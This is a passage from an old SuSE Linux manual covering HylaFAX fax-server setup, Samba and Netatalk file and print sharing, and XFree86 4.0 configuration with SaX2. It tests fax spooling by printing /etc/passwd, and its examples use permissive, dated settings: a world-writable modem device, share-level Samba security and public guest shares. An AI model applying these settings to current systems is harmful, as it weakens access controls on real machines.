The spooling mechanism of SuSEFax was originally designed for use with Windows. You may use it on Linux as well. For this to work, you will need to install the package `faxprint`, series n (network support).

If you convert `/etc/passwd` to a PostScript file by entering the command `a2ps -nP /etc/passwd | lpr -Pfax`, there should be a file in `/tmp` called `fax_`*`accountname`*`.ps`. *accountname* is just your login name. If this file exists, you may enter it as a spool file, as described in Section 6.10.1 page 203, and activate the '`Automatic fax`' button.

> **Note**
> The spooling mechanism only works if SuSEFax is running. If this is the case, it regularly checks the time stamp `Lastmodified` of the spool file and opens it if it has been changed.

6.10.4 HylaFAX – Distributed Faxes

Function

Installation and configuration of HylaFAX is not covered by our installation support (see Section A.1.2 page 520).

How the fax server works:
Figure 6.12 illustrates how the fax server interacts with the client. As you can see, there are three different ways to communicate with the server. The protocol that is used on port 4557 is still used, for reasons of compatibility with older versions of HylaFAX. WinFlex by Peter Bentley, for example, runs on Windows and still uses this protocol. New clients should use the new protocol on port 4559. This protocol is based on the *File Transfer Protocol, RFC959*. The third available protocol is SNPP *(Simple Network Paging Protocol, RFC1861)*.




Figure 6.12: How HylaFAX servers function

The server itself consists of three different daemons. Each of them is responsible for a specific task:

hfaxd This is the protocol server. It is responsible for the communication between the client and the server. It may be launched standalone, e. g., via the init process or via inetd. It shares a “FIFO file” with the faxq process itself.

faxq This is the so called “Queueing Agent”. It is responsible for maintaining incoming and outgoing faxes, as well as the job queue. This process runs all the time. You must ensure that *only one* of these is running.

faxgetty This tool is responsible for communication between the server and the modem. As an alternative to faxgetty, you may use the faxmodem tool if you want to send, but not receive, faxes. Alternatively, you might control it by means of a FIFO file.[6]

Directory structure

The server runs in *change root* mode (see man chroot). By default, the *Server-Root* directory is `/var/spool/fax`. All processes and the *Server-Root* directory itself belong to `'uucp'`. a list of all directories that may be found in *Server-Root* is given in Table 6.2, together with a short description.

`archive`	Jobs are archived here if *job archival support* is activated.
`bin`	All the scripts used by: `faxq`, `faxsend`, `pagesend` and `faxgetty`.
`client`	For the FIFO files that communicate with `faxq`.
`config`	Configuration, permissions and user accounts.
`dev`	Since the whole system runs in `chroot`, here you will find all the character devices needed (`null`, `socksys` and `tcp`).
`docq`	This, as well as `tmp`, is used for pre-checking jobs.
`doneq`	Jobs that were done, but neither archived nor deleted.
`etc`	See manpage for **`config`** (**`man config`**).
`info`	This is for general information on hosts that are already known to HylaFAX.
`log`	Here, you will find the logs of both sender and receiver.
`pollq`	This is for documents obtained by polling the server.
`recvq`	Incoming faxes.
`sendq`	Outgoing faxes.
`status`	Status information on the server itself.
`tmp`	See manpage for **`docq`** (**`man docq`**).

Table 6.2: The HylaFAX *Server-Root* directories and their function

In addition, there are various FIFO files: the file `/var/spool/fax/FIFO` itself as well as one `/var/spool/fax/FIFO.devname` per modem, which is maintained by faxgetty. `devname` stands for the device to which the modem is connected.

Configuration

The configuration itself is split up between from 2 to 2+n configuration files. Here, `'n'` stands for the number of modems used. In `/var/spool/fax/etc`, you will find the files `config` and `config.`*`device`*. The latter configures the

[6] FIFO = First In First Out.

modem attached to *device*. So if there is a modem connected to `/dev/ttyS0`, the name would be `config.ttyS0`.

General settings are entered in `config`. These are needed by the scheduler process `faxq` itself. Modem-specific setup settings may be found in `config.`*`device`*. Settings for the queueing service may be found in `config`. The files for the protocol server are in `/usr/lib/fax/hfaxd.conf`. These configuration files are created automatically if you invoke **`faxsetup`** after installation.

Example configuration

Here, you see an example session with **`faxsetup`**. We will use the data mentioned in Table 6.3.

Below, the **bold** letters are user entries.

Telephone number	(0)49(0)911-123456
Modem Fax-Class	2.0

Table 6.3: HylaFAX configuration example data

Configuration of the scheduler

- `Should an entry be added to /etc/inetd.conf [no]?` ⏎
- `Country code [1]?` **49**
- `Area code []?` **911**
- `Long distance dialing prefix [1]?` **0**
- `International dialing prefix [011]?` **00**
- `Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]?` ⏎
- `Tracing during normal server operation [1]?` **527**
- `Default tracing during send and receive sessions [0xffffffff]?` **527**
- `Continuation cover page (relative to /var/spool/fax) []?` **etc/cover.templ**
- `Timeout when converting PostScript documents (secs) [180]?` ⏎
- `Maximum number of concurrent jobs to a destination [1]?` ⏎
- `Define a class of modems []?` **"any"**
- `Time of day restrictions for outbound jobs ["Any"]?` ⏎
- `Pathname of destination controls file (relative to /var/spool/fax) []?` ⏎

- `Timeout before purging a stale UUCP lock file (secs) [30]?` ↵
- `Max number of pages to permit in an outbound job [0xffffffff]?` **30**
- `Syslog facility name for ServerTracing messages [daemon]?` ↵

After the data has been entered, you will be presented with a summary of what you have just entered, as shown in Output 6.10.2.

```
The non-default scheduler parameters are:

CountryCode:             49
AreaCode:                911
LongDistancePrefix:      0
InternationalPrefix:     00
ServerTracing:           527
ContCoverPage:           etc/cover.templ
MaxSendPages:            30
ModemClass:              "any"
SessionTracing:          527
```

Output 6.10.2: Summary of HylaFAX scheduler configuration example

Configuration of the server

After the scheduler has been configured, **`faxsetup`** requests whether you want to set up your modem using **`faxaddmodem`**. You should answer yes to this. Now, the serial line has to be entered without entering the full pathname—just `modem` if it is `/dev/modem`.

- `Country code [49]?` ↵
- `Area code [911]?` ↵
- `Phone number of fax modem [+1.999.555.1212]?` **+49.911.123456**
- `Local identification string (for TSI/CIG) ["NothingSetup"]?` **"SuSE GmbH"**
- `Long distance dialing prefix [0]?` ↵
- `International dialing prefix [00]?` ↵
- `Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]?` ↵
- `Tracing during normal server operation [1]?` **527**
- `Tracing during send and receive sessions [11]?` **527**

- `Protection mode for received facsimile [0600]?` **0644**
- `Protection mode for session logs [0600]?` ↵
- `Protection mode for modem [0600]?` **0666**
- `Rings to wait before answering [1]?` ↵
- `Modem speaker volume [off]?` ↵
- `Command line arguments to getty program ["-h %l dx_%s"]?` **"-r -b -s %s %l"**
- `Pathname of TSI access control list file (relative to /var/spool/fax) [""]?` ↵
- `Pathname of Caller-ID access control list file (relative to /var/spool/fax) [""]?` ↵
- `Tag line font file (relative to /var/spool/fax) [etc/lutRS18.pcf]?` ↵
- `Tag line format string ["From %%l|%c|Page %%p of %%t"]?` ↵
- `Time before purging a stale UUCP lock file (secs) [30]?` ↵
- `Hold UUCP lockfile during inbound data calls [Yes]?` ↵
- `Hold UUCP lockfile during inbound voice calls [Yes]?` ↵
- `Percent good lines to accept during copy quality checking [95]?` ↵
- `Max consecutive bad lines to accept during copy quality checking [5]?` ↵
- `Max number of pages to accept in a received facsimile [25]?` ↵
- `Syslog facility name for ServerTracing messages [daemon]?` ↵
- `Set UID to 0 to manipulate CLOCAL [""]?` ↵

The summary given in Output 6.10.3 on the following page is created according to the settings entered above.

This completes the configuration of the scheduler and server.

Now you can choose whether you want to start **`faxmodem`** for each of the configured modems. This is an alternative to **`faxgetty`**, which is send-only. You may choose either solution.

```
The non-default server configuration parameters are:

CountryCode:            49
AreaCode:               911
FAXNumber:              +49.911.123456
LongDistancePrefix:     0
InternationalPrefix:    00
DialStringRules:        "etc/dialrules"
ServerTracing:          527
SessionTracing:         527
RecvFileMode:           0644
DeviceMode:             0666
RingsBeforeAnswer:      1
SpeakerVolume:          off
GettyArgs:              "-r -b -s %s %l"
LocalIdentifier:        "SuSE GmbH"
TagLineFont:            etc/lutRS18.pcf
TagLineFormat:          "From %%l|%c|Page %%p of %%t"
MaxRecvPages:           25
```

Output 6.10.3: An example of HylaFAX server configuration

Adaptive Answer Support

A handy feature of the fax server (faxgetty) is the so-called "Adaptive Answer Support", which enables the server to launch any getty depending on the type of incoming call. This could also be a data call. For this to work. make sure the entry in File contents 6.10.2 is configured (see Section 6.10.4 page 212).

```
GettyArgs:              "-r -b -s %s %l"
```

File contents 6.10.2: Entry for Adaptive Answer Support

Here, %s is a substitute for the DTE/DCE between machine and modem. This is set to 38400 bps (bits per second) by default. Some modems manufactured by USRobotics cannot support this rate (see [Lef96a]) and generate transceiving errors. This may be avoided by decreasing the baud rate (<ModemRate>) to 19200 in the appropriate modem configuration file. The default getty is mgetty (package mgetty, series n (network support)). For this to work, you need to modify the mgetty configuration file (/etc/mgetty+sendfax/mgetty.config) using the entries given in File contents 6.10.3.

```
port modem
direct y
toggle-dtr n
```

File contents 6.10.3: Entry in mgetty configuration file

The keyword **modem**[7] is your modem's device name. Make sure that faxgetty as

[7] If it is /dev/modem, then it refers to a link to /dev/ttySx.

well as mgetty use the same device.

Fax dispatching

Fax dispatching is the redirection of incoming faxes to a given electronic mail address. You will need to create the file `etc/FaxDispatch` in the *Server-Root* directory. File contents 6.10.4 shows an example configuration:

```
case "$SENDER" in
*0815*) SENDTO=newbie;;
*)      SENDTO=FaxMaster;;
esac
```

File contents 6.10.4: An example of `etc/FaxDispatch`

Incoming faxes are identified by their TSI. In our example, every fax with `0815` in its TSI will be automatically forwarded to the user `'newbie'` via electronic mail (as a PostScript attachment).[8] Furthermore, each incoming fax is redirected to `'FaxMaster'`.

Note

If you have any problems configuring HylaFAX, please look at our Support DataBase, package `susehilf`, series `doc` (Documentation). Enter the keyword "fax" and you will find lots of useful information.

[8] You may change the file format by modifying bin/faxrcvd.

7 Strangers on the Shore: Samba and Netatalk

7.1 Let's Dance the Samba . . .

By using samba (developed by ANDREW TRIDGELL from Australia), you can convert any UNIX machine into a powerful file and print server for DOS and Windows machines. Since its beginnings in 1991, Samba has proven to be a stable and reliable product which has made its way into the business environment, serving as a supplement to, or even a replacement for, NetWare and Windows NT servers.

7.1.1 Introduction

Samba has now become a fully-fledged and rather complex product. We cannot cover all the details here, but just present an overview. In `/usr/share/doc/packages/samba` you can find many documents that will help you build complex network solutions with Samba. Samba's reference file `/etc/smb.conf` has its own manpage for **`smb.conf`** (**`man smb.conf`**).

Samba uses the SMB (Server Message Block) protocol from Microsoft. All clients, however, (e.g. Windows 95 / 98 or NT machines) must have the TCP/IP protocol activated. Samba places the SMB protocol on top of the TCP/IP protocol. TCP/IP is installed by default on all Windows machines which have Internet access.

The SMB protocol (Server Message Block) makes file and print services in Windows and LAN Manager available. The SMB protocol is based on NetBIOS services, and is comparable to NFS. Here, there is no difference from other protocols, such as the NetWare Core protocol. In contrast to Novell, Microsoft has released the specifications of the SMB protocols so that others may now support SMB as well.

The scope of Installation Support does not include samba configuration (see Section A.1.2 page 520); we will be pleased to help you, however, within the framework of our cost-effective Professional Services (see Section A.3 page 523).

NetBIOS

NetBIOS is a software interface (API) which has been designed for communication between machines. Here a so-called name service is provided. This enables machines connected to the net to reserve names for themselves. After reservation, these machines can be addressed by their names. There is no central process that checks names. Any machine on the network can reserve as many names as it wants, provided the name is not already in use.

The NetBIOS interface can now be implemented for different network architectures. An implementation that works relatively closely with network hardware is called NetBEUI, but this is often referred to as NetBIOS.

When addressing single packets, NetBEUI works with the hardware address of the adapter. In contrast to IPX or IP addresses, you cannot obtain routing information from it. It is not possible to transfer NetBEUI packets via routers. A network running NetBEUI is reduced to the range that can be reached by repeaters and bridges.

Network protocols that have been implemented with NetBIOS are IPX, from Novell, and TCP/IP. The protocol which layers NetBIOS onto TCP/IP is described in RFCs 1001 and 1002. RFC 1001 contains a good and understandable introduction to NetBIOS concepts, which is of much help when trying to understand services such as WINS.[1]

The NetBIOS names that are sent via TCP/IP have nothing in common with the names used in `/etc/hosts` or those defined by DNS. NetBIOS uses its own, completely independent naming convention. However, it is recommended that you use names that correspond to DNS hostnames, to make administration easier. This is the default used by Samba.

Clients

Apart from DOS and Windows 3.1, every current PC operating system supports the SMB protocol for importing and exporting. Windows for Workgroups supports SMB in its standard installation only via IPX and NetBEUI. In order to use Samba, which can only provide SMB via TCP/IP, additional software has to be installed, which (if needed) may be obtained from `ftp://ftp.microsoft.com/bussys/Clients`.

SMB servers provide hardware space to their clients by means of so-called shares. Here, a share includes a directory and its subdirectories. It is exported by means of a name and can be accessed by its name. Of course, the share name can be set to any name. It does not have to be the name of the export directory. A printer is also assigned a name. Clients can access the printer by its name.

Permissions

An NFS server is configured via `/etc/exports`. Access restrictions are only possible at a machine level. In NFS, this makes sense, since it was designed for UNIX workstations that themselves check permissions and authentication. But on Windows, where any user can get “root” permission, the NFS protocol is

[1] WINS is nothing more than an extended NetBIOS name server and *not* an idea of Microsoft – only the name is new!

no longer suitable. NFS clients for DOS must be regarded as immense security holes!

The SMB protocol comes from within the DOS world and is directly concerned with security issues. Any access to a share can be protected by a password. SMB now has two alternatives to provide this:

- Share Level Security

  A password is directly assigned to any share. Anybody who knows this password can access the share.

- User Level Security

  This variation introduces the user concept in SMB. Every user has to log in to the server, using his login and password. After a successful login, the server can now grant access, depending on the user's permissions.

The distinction between share-level and user-level security has to be set for the server as a whole. It is not possible to export some shares as share-level security, and others as user-level security.

By default, Samba is set to share-level security. Here, the home directories of the users are protected by the normal user password. For other shares, a user has to be entered by giving the `user` option, which is protected by the user password. The parameter **`security`** may be given as **`security = user`** in `smb.conf`. Then users are validated as normal in UNIX, using `/etc/passwd` and `/etc/group`. Samba also offers a third possibility by providing **`security = server`**. If this option is activated, Samba validates the user on another (NT) server, which has to be set by the option **`password server`**.

7.1.2 Installing the Server

To start the SMB services, set the variable <START_SMB> to the value `yes` in `/etc/rc.config` (cf. Section 3.6.12 page 116).

Almost anything that can be configured is done in `smb.conf`. This file resembles a Windows `.INI` file. It is separated into different sections which each contain specific parameters. Generally, one share is described per section, and is defined by the section name. There are three special sections as well. These are **`[globals]`**, **`[homes]`** and **`[printers]`**. In **`[globals]`**, parameters are set that are not specific to a certain share. If the option **`[homes]`** is set, any user on the server can access their home directory without having to define a home-share for each user. The same applies to printers. All printers in `/etc/printcap` are accessible, without having to be set separately.

smb.conf

A simple example file can be seen in File contents 7.1.1 on the following page.

This `/etc/smb.conf` provides access to the home directories of the users as well as all printers listed in `/etc/printcap`.

```
[global]
   workgroup = workgroup
   guest account = nobody
   keep alive = 30
   os level = 2
   security = share
   printing = bsd
   printcap name = /etc/printcap
   load printers = yes

[sample]
   path = /home/sample
   comment = sample directory
   read only = no
   browseable = yes
   public = yes
   create mode = 0750

[cdrom]
   path = /cdrom
   comment = cdrom
   volume = "CD_ROM_label"
   read only = yes
   available = yes
   share modes = no
   browseable = yes
   public = yes

[printers]
   comment = All Printers
   browseable = no
   printable = yes
   public = no
   read only = yes
   create mode = 0700
   directory = /tmp
```

File contents 7.1.1: Example for `/etc/smb.conf`

- **`workgroup = workgroup`**

  On any Windows machine, Samba is assigned just like a work group where it can be seen in the "network environment". `workgroup` is the default work group for Windows for Workgroups.

- **`guest account = nobody`**

  Samba needs a user name that is listed in `/etc/password` and that only has limited permissions for certain tasks. If public shares (parameter **`public = yes`**) are defined, all operations are executed with this user ID. Even if no public share is defined, the account **`guest account`** has to be defined in order for the Samba machine to appear in the networking environment.

- **`keep alive = 30`**

  Windows machines tend to crash from time to time. If they leave open connections behind, it could happen that the server recognizes this very much later. If you do not want Samba to waste resources, you can tell it to check whether the client is still alive by setting **`keep alive = 30`**.

- **`os level = 2`**

  The parameter **`os level = 2`** specifies that Samba provide browser services to WfW and Windows 95. If there is an NT machine on the network, Samba will not provide these services to it, but use the NT machine itself.

- **`security = share`** See section on permissions.

The section **`[sample]`** defines parameters for the directory to be exported. This directory is accessible to all users in the network, because **`public = yes`**. The same is true for the exported `/cdrom` (in this way, for example, a low-cost jukebox can be set up).

The following three parameters are used to read `/etc/printcap` and to export any printer specified. The section **`[homes]`** assigns parameters for the home directories. These directories can be reached via the user's name.

- **`path = /home/sample`**

  The directory `/home/sample` is exported by means of `path`.

- **`comment = Sample`**

  Every share with SMB servers can be provided with a comment describing the share.

- **`browsable = yes`**

  This setting enables the share `sample` to be visible in the network environment.

- **`read only = no`**

  By default, Samba prohibits write access on exported shares. Users logged in should have permission to write in their home directories, so **`read only = no`** has to be set.

- **`create mode = 750`**

  Windows machines do not understand the concept of UNIX permissions. Thus they cannot assign permissions when creating a file. The parameter **`create mode`** assigns what permissions are to be used when a new file is created.

> Tip
>
> There is also the program swat for the administration of the Samba server. It provides a simple web interface with which you can configure the Samba server comfortably. Information on the program can be found in `/usr/share/doc/packages/samba/htmldocs/swat.8.html` or in the man-page for **`swat`** (**`man swat`**).

7.1.3 Installation of Clients

DOS, Windows for Workgroups and Windows 95 are important clients.

Clients can access Samba only via TCP/IP. NetBEUI and NetBIOS via IPX are not available at the moment. Since TCP/IP is becoming more and more popular, even with Novell and Microsoft, it is not certain whether this is going to change in the near future.

Windows 95/98

Windows 95/98 already has built-in support for TCP/IP. As with Windows for Workgroups, however, this is not installed as the default. To add TCP/IP, go to '`Control Panel`', '`System`' and choose '`Add`', '`Protocols`' '`TCP/IP from Microsoft`'. Be sure to enter your network address and network mask correctly (see Section 5 page 149)! After re-booting your Windows machine you will find the properly configured samba server in networks (double-click on the network icon on your desktop).

> Tip
>
> To use a printer on the samba server, you should install the standard, or Apple-PostScript printer driver from the corresponding Windows version; it is best to link this to the Linux printer queue, which includes an automatic apsfilter recognition.

7.1.4 Optimization

At this point we would like to point out once again that the configuration outlined here is suitable for a private user, but not for business solutions. Our Professional Services will be pleased to help you with questions on this subject (see Section A.3 page 523).

The standard configuration in `/etc/smb.conf` is very slow. Here are a few suggestions to improve it.

- **`socket options = TCP_NODELAY`**

  The TCP/IP protocol always tries to incorporate a number of small data blocks. Because samba operates on these small data blocks, it may help to switch off this behavior with the option **`socket options = TCP_NODELAY`**.

- **`oplocks = yes`**

  With this option, write accesses to modified files are only carried out when another client wants to read the same file. In this way, it behaves like a write cache.

- **`write raw = yes`**

  Raw write allows 65535 bytes to be sent in each package and can, in certain cases, provide a significant boost in performance. With cheaper network cards, however, it is probably better to set this option to **`write raw = no`**.

- **`read raw = yes`**

  Has the same effect as **`write raw = yes`** but is only responsible for reading files.

Tip

Further help and many tips on optimization can be found in the files `/usr/share/doc/packages/samba/textdocs/Speed.txt` and `/usr/share/doc/packages/samba/textdocs/Speed2.txt`.

7.2 Netatalk: Talk to me...

With the package `netatalk` you can set up a powerful file and print server for AppleShare clients.

7.2.1 Configuring the File Server

In the standard configuration, “Netatalk” is already fully functional as a file server for users who already have accounts set up. In order to make use of all the extensive features, you need to carry out a number of settings in the configuration files. These are to be found in the directory `/etc/atalk`. The server itself is started by an “init-script” when the system is booted (cf. Section 17.4 page 461) or manually, with the command:

```
earth: # rcatalk start
```

To activate the server at boot time, the variable **START_ATALK** in the file `/etc/rc.config` must be set to `yes`. The init-script is to be found in `/sbin/init.d/atalk`. It takes a little time to start because the AppleTalk interfaces have to be configured first.

All configuration files are purely text files. Lines beginning with a hash sign (‘#’) and empty lines are ignored. (“comments”).

In the file `/etc/atalk/atalkd.conf` you can specify via which interfaces the services are to be provided. Usually this is `eth0`, which is the default. You can enter further interfaces here if, for example, several network cards are activated. Once the server is started, the corresponding lines are modified and the configured AppleTalk network addresses are enterd here. The configuration file contains a number of examples, further options are provided in the manual page for afpd.

The file `afpd.conf` determines how your file server appears in the selection. If you don’t change anything here, the host name is displayed in the selection. Moreover you can make a file server available here under different names, for example, to provide a “Public Server” on which you can save files as a guest. Access permissions are determined through the user and group permissions usual in Unix. These are set up in the file `AppleVolumes.Default`, there you will find a number of example configurations.

The file `AppleVolumes.System` specifies what type and creator allocation follows a specific file ending. A number of standard values are already given. If a file is displayed with a generic white icon, then it does not yet contain an entry. On CD 1 in the ‘`Tools`’ directory there is a small AppleScript which displays the values of a file. Drag a file with the correct icon from the Macintosh onto this AppleScript program and then enter these two values and the desired file ending into the configuration file. You must then re-start the AppleTalk file server. This is done with the command:

```
earth: # rcatalk restart
```

Make sure, before you do this, that all active connections to clients have been interrupted.

7.2.2 Configuring the Print Server

In the file papd.conf a Laserwriter service is available. The printer must already function locally, using the command **lpd**; set up a printer, therefore, as described in Section 3.6.1 page 102. If you can print locally with the command **lpr file.txt**, you have successfully negotiated the first step. Then enter a printer into the configuration file; cf. the file 7.2.1 as an example.

```
Drucker_Empfang:pr=lp:pd=/etc/atalk/kyocera.ppd
```

File contents 7.2.1: papd.conf

This causes the printer with the name **Drucker_Empfang** to appear in the selection. The corresponding printer description file can usually obtained from the vendor. Otherwise, you can simply use the file Laserwriter from the directory 'Systemerweiterungen'; however, you can usually not use all the features offered.

In order to make use of all options offered by the package netatalk, it is recommended that you read the corresponding manual pages. These can be found with the command

earth: # **rpm -ql netatalk | grep man**

More Detailed Information

- http://thehamptons.com/anders/netatalk/
- http://www.umich.edu/~rsug/netatalk/
- http://www.umich.edu/~rsug/netatalk/faq.html

Part IV

The X Window System

8 The X Window System

8.1 Historical Background

The X Window System is the de facto standard GUI for UNIX. But the X Window System is far more than this – X11 is a network-based system. Applications running on the machine `earth` can display their results on the machine `helios`, provided the two machines are connected via a network. The network could be a local one (LAN) or a connection between computers thousands of miles away, via the Internet.

X11 was first developed as an enterprise of DEC (Digital Equipment Corporation) and the project Athena at MIT (Massachusetts Institute of Technology). The first release of X11R1 was in September 1987. Since release 6, the X Consortium, Inc. has been responsible for the development of the X Window System.

XFree86 ™ is a freely available implementation of X servers for PC systems. It was developed by a handful of ambitious programmers who founded the XFree86 team in 1992. In 1994, this team went on to found the The XFree86 Project, whose aim is to continue research and development on X11 and to provide it to the public. Since March 2000 the completely revised major release XFree86-4.0 has been available for download from `http://www.XFree86.org`. By default SuSE Linux comes by installs XFree86 86-4.0. Below we will take a closer look at the features of the new version.

SuSE would like to thank the XFree86 team for their help and for their permission to include beta servers on our CD's, [1] without which their production would have been much more difficult, if at all possible.

The next sections are about configuring the X server, which used to be a very tricky business. Now powerful tools are available which make the configuration of the X Window Systemvery easy in most cases. The next sections describe the use of SaX2 [2] and xf86config for this purpose.

SaX2 is intended for configuring XFree86-4.0, and SaX is used for configuring XFree86-3.3.x. In contrast to the text-based xf86config, the two SaX versions work directly with the X-server and they can be operated with the mouse. So it is best if you install the program SaX (package `sax`, series `x`) or SaX2 (package `sax2`, series `x`), using YaST, together with their dependent packages. Whereas XFree86-4.0 contains all the necessary graphics drivers in the base package, if you use XFree86-3.3.x, especially the package `xvga16` – and if it is already

[1] Parts of this documentation are taken from chapter *XFree86 Konfigurieren* from[HHMK96] which was kindly given to us by DIRK HOHNDEL

[2] SaX: ***S**uSE **A**dvanced **X** Configuration Tool* The configuration program SaX2 (**`sax2`**) to configure XFree86-4.0 makes XF86Setup (package `xfsetup`, series `x`) obsolete.

known – the X server which matches your graphics card; the X servers are listed in the series xsrv (see Section 3.4.3 page 96). If you have forgotten to select a server, SaX will detect this and install a suitable server, by means of YaST.

To really exploit your graphics adaptor and monitor, we also include an option for optimizing the configuration. Even more detailed information on configuring the X Window System can be found in /usr/share/doc/packages/xf86.

Caution

Be very careful when configuring your X Window System! Never start the X Window System until the configuration is finished. A wrongly configured system can cause irreparable damage to your hardware (this applies especially to fixed-frequency monitors). The authors of this book and SuSE cannot be held responsible for damage. This information has been carefully researched, but this does not guarantee that all methods presented here are correct, and cannot damage your hardware.

8.2 The New Version 4.0 of XFree86

This version of SuSE Linux contains the current version, 4.0, of XFree86 which varies in a number of ways from version 3.3, used until now. Overall there are hardly any differences for the user when operating the graphical desktop; applications such as the graphical desktop KDE or GNOME behave with the new version in the same way as the version 3.3.6 used until now.

What advantages does the new version provide?

The new X server is no longer a monolithic program, but just a relatively small basic scaffolding, to which the necessary program modules can be later added, if and when required. For example there are no longer many different X servers for different graphics cards, as in the previous version, but just one executable program called XFree86, which can be found in the directory /usr/X11R6/bin. This is also the actual X server. The graphics driver, which then takes on the task of controlling the graphics card, is a loadable module.

A similar method is used to support the various input devices, fonts or X protocols. This again consists of individual modules which can be later loaded by the X server. As a rule you don't need to worry about these modules, the configuration of the modules to operate the graphical desktop on your computer is managed as far as possible by SaX2.

Through this module concept, it is easy for a vendor to implement a driver for exotic hardware, such as touchscreens, or brand-new graphics cards. The developers have even ensured that the necessary modules for various operating systems only need to be made available once, which means that a graphics driver module which was compiled in FreeBSD, for example, can also be used in Linux, and vice-versa. This portability, however, is of course limited to the same hardware platform: a module which was compiled for Linux on Power PC's cannot be used on an Intel PC.

Support for the mouse has also been significantly improved. Especially under heavy loads, the reaction of the mouse to mouse movements is considerably faster and more direct than with the previous XFree86 X server. Overall the output speed has also been improved, so that graphics operations are generally performed more quickly than on the old X server, due to the completely revised XAA (*XFree86 Acceleration Architecture*).

The configuration file for XFree86-4.0 is now located in `/etc/X11/XF86Config`: if you want to 'fine tune' your X configuration, details can be found in section 8.6 page 267.

Error logging has also been improved. The X server creates a very detailed log file, which you can always find after the X server has started in the file `/var/log/XFree86.0.log`.

One of the further features of the new version is the support of special options such as True Type fonts. Other features also include the provision of the 3D protocol extension, **`glx`**, gamma correction of the screen and the support of multiple graphics cards for **`Multihead configurations`**. More information on this can be found in section 8.6 page 267.

What has changed?

XFree86-4.0 is of course based on the version 3.3.x. Unfortunately not all drivers are included, as some are very complex and could not be ported to the new XAA architecture. If these graphics cards were supported by SuSE Linux until now, you can still use these with the XFree86 version-3.3.x. For such cards, please use the XFree86 version 3.3.6, also contained in SuSE Linux. You can continue to use SaX to configure these cards, as before.

The graphics cards concerned here are those which were until now used together with the following X servers: XF86_S3, XF86_Mach8, XF86_Mach32 and XF86_8514.

In the case of S3 cards, those which previously required the S3 server are not supported by XFree86-4.0, while those which previously worked with the SVGA server will work correctly with XFree86-4.0. Basically these are the graphics cards S3 Trio3D, Savage4, Savage3D and Savage2000 chips, and almost all S3 Virge cards.

Graphics cards which needed the other X servers listed above (Mach8, Mach32 and 8514) are no longer very common. For these graphics cards – as for all the old S3 cards – the XFree86-3.3 version continues to be available.

8.3 Configuration with SaX2

The program SaX2 (*SuSE Advanced **X** Configuration Tool*) provides a simple installation of the X Window System. This is a successor to the tried-and-tested SaX program. SaX was used to configure XFree86-3.3.x, SaX2 is now used for the configuration of XFree86-4.0.

If your system is already set up with the X server of XFree86-4.0, then you can start SaX2 straight away. If you are using an XFree86-3.3.x X server, then a message will be displayed when starting SaX2, telling you that the system is set up with XFree86-3.3.x, and that SaX therefore needs to be used for the configuration. If you still continue, XFree86-4.0 will be set up. Strictly speaking, this is not entirely correct: the base system, that is the libraries and the X11 base programs, are *always* taken from XFree86-4.0, merely the X server and the programs xinit and xf86config are replaced.

> **Note**
> As already mentioned in section 8.2 page 232, not all graphics cards are supported by XFree86-4.0. To configure these graphics cards you should use SaX. This program is described in section 8.4 page 250

.

You can use the mouse or the keyboard directly in the graphical desktop in SaX2. Apart from a few special cases, such as very modern or very old hardware, it can detect the components used on its own, and configure them to a large extent automatically, so that installing an X server is a simple affair.

8.3.1 First-time installation

For the very first installation of the X Window System – the graphical user interface of every Linux system – a few details about the computer must be known:

- The monitor model and technical specifications (if known).
- The keyboard type.
- The mouse type and the port to which it is connected.
- The name and vendor of the graphics card.

> **Note**
> You have to start the program SaX2 (**`sax2`**) as the user `'root'`. You can also start SaX2 from YaST: '`System administration`' and then with '`Configure XFree86[tm]`' (see section 3.6 page 101).

At the command line the program is started with:

```
earth:/root # sax2
```

As soon as the program is started, a utility belonging to SaX2 called sysp searches for installed PCI and AGP graphics cards. It also determines the keyboard and mouse types. A configuration file is then put together from the data detected, which is used to start the X server. If, for example, an AGP or PCI graphics card was found in the computer, this is identified and the matching X server module is immediately loaded.

Automatic configuration...

If the graphics card can be uniquely identified with a PCI scan, and a graphics driver is available, SaX2 then tries to detect the monitor automatically via ☞ *DDC*("Direct Data Connection"). If this is successful the optimal resolution for the monitor is set. This is shown to you in the box '`Do you like it`' and you can apply these by clicking on the '`OK`' button. When you do this, make sure that in the selection box next to the '`OK`' button '`Save`' is also selected.

